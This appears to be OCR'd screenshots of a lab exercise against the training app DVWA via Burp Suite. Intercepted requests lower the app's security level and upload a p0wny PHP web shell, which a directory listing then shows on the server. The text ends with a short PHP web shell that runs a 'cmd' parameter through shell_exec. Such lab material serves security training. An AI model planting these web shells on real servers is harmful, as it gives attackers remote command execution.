


Username

admin

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerSettings

OrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyProxy settings

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen browser

Add notes

HTTP/1

PrettyRawHex

1 POST /dvwa/security.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 33

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.50.101/dvwa/security.php

11 Accept-Encoding: gzip, deflate, br

12 Accept-Language: en-US,en;q=0.9

13 Cookie: security=high; PHPSESSID=28fce9ae0385f4falle27d8806245428

14 Connection: close

15

16 security=low&seclev_submit=Submit

Inspector

Request attributes2

Request query parameters0

Request body parameters2

Request cookies2

Request headers..

InspectorNotes

Not secure192.168.50.101/dvwa/security.php

DVWA

DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

lowSubmit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web application

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS]

[Simulate attack] - [View IDS log]

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerSettings

OrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyProxy settings

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen browser

Add notes

HTTP/1

PrettyRawHex

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 20720

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.50.101

7 Content-Type: multipart/form-data;

boundary=----WebKitFormBoundaryRpLeDcfdkbKryiTF

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

9 Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im

age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/

11 Accept-Encoding: gzip, deflate, br

12 Accept-Language: en-US,en;q=0.9

13 Cookie: security=low; PHPSESSID=28fce9ae0385f4falle27d8806245428

14 Connection: close

15

16 -----WebKitFormBoundaryRpLeDcfdkbKryiTF

17 Content-Disposition: form-data; name="MAX_FILE_SIZE"

18

19 100000

20 -----WebKitFormBoundaryRpLeDcfdkbKryiTF

21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"

22 Content-Type: application/x-php

23

24 <?php

25

26 \$SHELL_CONFIG = array(

27 'username' => 'p0wny',

28 'hostname' => 'shell',

29);

30

31 function expandPath(\$path) {

32 if (preg_match("#^(~[a-zA-Z0-9_-.]*)/(.*)?\$", \$path, \$match)) {

33 exec("echo \$match[1]", \$stdout);

34 return \$stdout[0] . \$match[2];

35 }

36 return \$path;

37 }

38

39 function allFunctionExist(\$list = array()) {

40 foreach (\$list as \$entry) {

41 if (!function_exists(\$entry)) {

Inspector

Request attributes2

Request query parameters0

Request body parameters3

Request cookies2

Request headers..

Inspector

Notes

0 highlights

Not secure192.168.50.101/dvwa/vulnerabilities/upload/#

DVWA

Vulnerability: File Upload

Choose an image to upload:

Choose Fileshell.php

Upload

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

ne: admin

y Level: low

: disabled

View S

Damn Vulnerable Web Application (DVWA) v1.0.7

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerSettings

OrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyProxy settings

ForwardDropIntercept is onActionOpen browser

Not secure192.168.50.101/dvwa/vulnerabilities/upload/#

DVWA

Vulnerability: File Upload

Choose an image to upload:
Choose FileNo file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

ne: admin
y Level: low
: disabled




View S

Damn Vulnerable Web Application (DVWA) v1.0.7



Forward
 Drop
 Intercept is on
 Action
 Open browser

Index of /dvwa//hackable/uploads/

Index of /dvwa//hackable/uploads

Name	Last modified	Size	Description
 Parent Directory	-		
 dvwa_email.png	16-Mar-2010 01:56	667	
 shell.php	01-Jul-2024 13:47	20K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80



GNU nano 8.0

payload.php *

```
<?php
```

```
if(isset($_GET['cmd']))
```

```
{
```

```
    $cmd = $_GET['cmd'];
```

```
    echo '<pre',shell_exec($cmd),'</pre>';
```

```
}
```